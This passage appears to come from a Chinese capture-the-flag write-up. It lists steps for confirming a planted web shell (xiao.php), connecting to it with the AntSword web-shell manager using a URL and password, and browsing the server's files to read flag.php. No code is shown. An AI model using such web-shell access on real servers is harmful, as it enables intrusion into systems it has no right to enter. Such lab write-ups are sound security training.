
1. 浏览器先访问 xiao.php 查看是否存在，页面空包，但是并没用报错。




2. 复制URL到蚁剑，进行连接。输入URL和密码点击测试连接。点击添加。



3. 然后右键数据，文件管理，寻找 `flag`



4. 在 `HTML` 目录找到 `flag.php` 文件。



5. 双击 `flag.php` 文件，找到 `flag{xxxxx}`